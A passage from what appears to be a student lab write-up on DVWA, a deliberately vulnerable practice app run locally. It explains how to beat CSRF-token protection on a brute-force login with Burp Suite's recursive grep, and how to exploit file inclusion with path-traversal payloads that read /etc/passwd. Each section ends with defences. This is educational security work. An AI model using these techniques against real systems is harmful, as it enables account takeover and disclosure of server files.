
3) High security

When trying the same method in this security level, it does not work. When checking the responses, we see that instead of the “Welcome…” or “..incorrect” messages, we get a “CSRF token is incorrect” for all attempts.



This is because every login attempt now includes, in addition to “username” and “password”, a “user_token” parameter in the URL. Checking the source code, we see that the server checks this token with checkToken() before authenticating the user, and generates a new token after authenticating with generateSessionToken().


Looking at the page’s HTML, we see a hidden input containing a user token “ce2e6b3800407844df60ccfbb8ee022b”. When trying to log in, again, we see that this same token is now in the URL after as “user_token”, and that the hidden input now contains a different token.




This is why the previous method did not work. In the previous attack, we were only changing the password and the token was the same every time, thus it would be checked by the server and incorrect.

So, we need to find a way to get the token for every brute force attempt from the previous response and include it in the URL. Burp Suite allows us to do this through “recursive grep”.


First, we change the positions to include the user_token now, not just the password. We also change the attack type to “pitchfork” which we will use to set two different payloads each for the two different positions.




Then, we must add a payload that will extract the token from the previous response. So we keep the first payload the same as the low and medium levels, and we set the type of the second payload to “recursive grep”.




In the options tab, we add the portion of the response to extract.




Then, we set the payload of the first request to the most recent token in the hidden input.




We get the following error:



Following a video tutorial, we use a custom resource pool:



We start the attack.




Once again, we were able to crack the admin's password, as indicated by the "1" under the "Welcome…" flag.
Note that in the above screenshot, we can see that the response of one request contains the user token that will be used as payload 2 in the next request.

Although adding the CSRF token made it more complicated to brute force, we were able to bypass this measure by automatically capturing the token and resending it with each request. A better solution against brute force attacks is temporarily blocking the account or the IP address on the server side after a certain number of failed attempts, which makes it significantly harder to send large numbers of attempts. Another solution is using two factor authentication.


b) File Inclusion

1) Low security

File inclusion vulnerability takes place when a web application allows the users to upload files to the server or check them.




As shown above, we have 3 php files currently uploaded and we can check their content. However, this means that by changing page=include.php in the URL to page=../../../../../../etc/passwd, I can access the file which contains the private information.




2) Medium security

We tried the same trick in the medium security level, however it didn't work. We checked the source code which showed that the programmer has made it safer by checking for "../" and "..\" and replacing them with blanks. However, that didn't help the programmer much, as we can still enter the file using /etc/passwd only with going back using ".."




3) High security

Upon moving to the high security level, we noticed that the previous method doesn't work anymore.



When we enter the file name in the URL, we are receiving an "Error: File not found!" page. Based on the source code, it will only accept searches starting with the word "file" or include.php.

However, we could just add file:// to the previous URL and it would be able to exploit the website, as it starts with “file”:
http://127.0.0.1/DVWA-master/vulnerabilities/fi/?page=file:///etc/passwd




File inclusion attacks are dangerous as they give the attackers the ability to read any information by checking other files on the server. We can protect against it better by checking whether the actual file names are being searched for(file1, file2..), rather than just matching the first word (file).

c) File Upload

